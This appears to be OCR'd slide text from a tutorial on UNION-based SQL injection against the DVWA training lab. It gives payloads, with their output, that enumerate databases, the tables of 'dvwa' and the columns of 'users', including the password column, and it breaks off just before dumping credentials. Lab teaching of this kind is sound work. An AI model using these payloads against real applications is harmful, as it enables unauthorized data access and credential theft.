
Until a syntax error occurs

SQL INJECTION

- I need to know names of all databases on the server
- We can use the following payload(s):

```
UNION SELECT schema_name, schema_name FROM
information_schema.schemata -- ‘
```

SQL INJECTION




```
ID: 2' UNION SELECT schema_name,schema_name FROM information_schema.schemata --
First name: Gordon
Surname: Brown

ID: 2' UNION SELECT schema_name,schema_name FROM information_schema.schemata --
First name: information_schema
Surname: information_schema

ID: 2' UNION SELECT schema_name,schema_name FROM information_schema.schemata --
First name: dvwa
Surname: dvwa

ID: 2' UNION SELECT schema_name,schema_name FROM information_schema.schemata --
First name: metasploit
Surname: metasploit

ID: 2' UNION SELECT schema_name,schema_name FROM information_schema.schemata --
First name: mysql
Surname: mysql

ID: 2' UNION SELECT schema_name,schema_name FROM information_schema.schemata --
First name: owasp10
Surname: owasp10

ID: 2' UNION SELECT schema_name,schema_name FROM information_schema.schemata --
First name: tikiwiki
Surname: tikiwiki

ID: 2' UNION SELECT schema_name,schema_name FROM information_schema.schemata --
First name: tikiwiki195
Surname: tikiwiki195
```

SQL INJECTION

- I want to know all the table names of the 'dvwa' database

```
SELECT first_name, surname FROM users WHERE id = '2'
UNION SELECT table_name, table_name FROM
information_schema.tables WHERE table_schema = 'dvwa' -- '
```

SQL INJECTION




```
ID: 2' UNION SELECT table_name, table_name FROM information_schema.tables W
First name: Gordon
Surname: Brown

ID: 2' UNION SELECT table_name, table_name FROM information_schema.tables W
First name: guestbook
Surname: guestbook

ID: 2' UNION SELECT table_name, table_name FROM information_schema.tables W
First name: users
Surname: users
```

SQL INJECTION

- I want to know all the columns in table ‘users’ in the database ‘dvwa’

```
SELECT first_name, surname FROM users WHERE id = ‘2’
UNION SELECT column_name, column_type FROM
information_schema.columns WHERE table_schema = ‘dvwa’
AND table_name = ‘users’ -- ‘
```

SQL INJECTION



User ID:

Submit


```
ID: 2' UNION SELECT column_name, column_type FROM information_schema.columns WHERE
First name: Gordon
Surname: Brown

ID: 2' UNION SELECT column_name, column_type FROM information_schema.columns WHERE
First name: comment_id
Surname: smallint(5) unsigned

ID: 2' UNION SELECT column_name, column_type FROM information_schema.columns WHERE
First name: comment
Surname: varchar(300)

ID: 2' UNION SELECT column_name, column_type FROM information_schema.columns WHERE
First name: name
Surname: varchar(100)

ID: 2' UNION SELECT column_name, column_type FROM information_schema.columns WHERE
First name: user_id
Surname: int(6)

ID: 2' UNION SELECT column_name, column_type FROM information_schema.columns WHERE
First name: first_name
Surname: varchar(15)

ID: 2' UNION SELECT column_name, column_type FROM information_schema.columns WHERE
First name: last_name
Surname: varchar(15)

ID: 2' UNION SELECT column_name, column_type FROM information_schema.columns WHERE
First name: user
Surname: varchar(15)

ID: 2' UNION SELECT column_name, column_type FROM information_schema.columns WHERE
First name: password
Surname: varchar(32)

ID: 2' UNION SELECT column_name, column_type FROM information_schema.columns WHERE
First name: avatar
Surname: varchar(70)
```

SQL INJECTION

- I want to get all the usernames with their corresponding passwords from the table ‘users’

```
